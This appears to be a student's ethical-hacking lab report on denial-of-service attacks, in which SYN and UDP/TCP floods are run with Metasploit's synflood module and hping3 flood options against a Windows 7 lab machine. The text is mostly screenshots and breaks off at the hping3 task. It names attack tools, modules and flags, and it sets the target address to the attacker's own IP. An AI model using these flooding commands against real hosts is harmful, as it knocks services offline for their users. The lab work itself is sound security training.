### Ethical Hacking

**Lab6: DOS Attacks**

Student Name: Adwait Purao Sem: 6 Date: 18/3/24

**Objective: DOS Attacks**

**Outcomes:**

1. Performed a SYN flood attack using Metasploit's auxiliary/dos/tcp/synflood module.

2. Executed a SYN flood attack using the hping3 tool with the -S --flood -V options.

3. Carried out a UDP/TCP flood attack using hping3 with the --flood --rand-source options.

4. Captured SYN packets generated from the SYN flood attacks on Wireshark running on Windows 7.

**IP address of windows :** 10.0.2.4

**IP address of Kali:** 10.0.2.15


**Procedure:**


**Task 1: Synflood attack using msfconsole**

**using auxiliary/dos/tcp/synflood**

**Commands:**

1. set rhosts 10.0.2.15
2. exploit


****


****


**Task 2: Using Hping3**

